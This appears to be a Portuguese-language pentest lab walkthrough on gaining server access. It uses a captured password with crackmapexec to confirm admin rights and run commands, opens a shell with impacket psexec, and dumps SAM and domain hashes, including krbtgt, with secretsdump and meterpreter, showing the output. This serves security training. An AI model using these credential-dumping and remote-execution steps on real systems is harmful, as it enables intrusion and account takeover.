
Obtendo Acesso ao Servidor


+ Com as credenciais do gabriel obtidas anteriormente, podemos agora verificar o nível de acesso dele no servidor:

```
crackmapexec smb 172.16.1.243 -U egabriel -p 'Der#22Dwr#29'
```




→ Como obtivemos esse Pwn3d!, podemos então executar comandos

```
crackmapexec smb 172.16.1.243 -u egabriel -p 'Der#22Dwr#29' -x 'whoami'
```



+ Para usar o psexec do impacket no kali com python:

```
pyhton3 /usr/share/doc/python3-impacket/examples/psexec.py orionscorp2/egabriel:'Der#22Dwr#29'@172.16.1.243
```



→ Veja que conseguimos a shell

+ Para ir conseguindo os hashs executando os dumps:

```
impacket-secrestdump orionscorp2/egabriel:'Der#22Dwr#29'@172.16.1.243
```

```
root@pentesting:/home/desec/Desktop# impacket-secretsdump orionscorp2/egabriel:'Der#22Dwr#29'@172.16.1.243
Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xbaf5046231cbeab047b2d2c996e0fc8b
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrador:500:aad3b435b51404eeaad3b435b51404ee:adad95f6f1a8c1ae547fe0cf6b06813b:::
Convidado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

+ Para usar o meterpreter, podemos usar no msfconsole, o exploit/windows/smb/psexec
→ o hashdump do meterpreter oferece bem mais hashes

```
meterpreter > hashdump
Administrador:500:aad3b435b51404eeaad3b435b51404ee:64687ec9a800d8299439f67bfa8a2b26:::
Convidado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:2b7b11beec8f0c0c3bd6e8e5c0e5ee36:::
Egabriel:1106:aad3b435b51404eeaad3b435b51404ee:c1c1e3cf2ceab42b808f51e606afb6ec:::
Abeatriz:1109:aad3b435b51404eeaad3b435b51404ee:d6770fd417010a449c71a7b5ff09aaa3:::
Jvitor:1110:aad3b435b51404eeaad3b435b51404ee:fd56456c7cb8d4ea89464c429811180b:::
MFernanda:1114:aad3b435b51404eeaad3b435b51404ee:3131b391bfbed0cd456c6dc1bdaa8133:::
ACosta:1117:aad3b435b51404eeaad3b435b51404ee:71e1be133b492b71a9c8c3ef42cc5fbb:::
SQLService:1120:aad3b435b51404eeaad3b435b51404ee:ae0201a5b8bef43a29799747f2270970:::
SERVAD02$:1000:aad3b435b51404eeaad3b435b51404ee:62e676e79d08b1004b2848cc541147cb:::
CORPPC01$:1104:aad3b435b51404eeaad3b435b51404ee:2ea397035524a2e8b41793046b8ebea2:::
CORPPC02$:1601:aad3b435b51404eeaad3b435b51404ee:9461d301bf61642923ed24dd159c6656:::
meterpreter > sh
```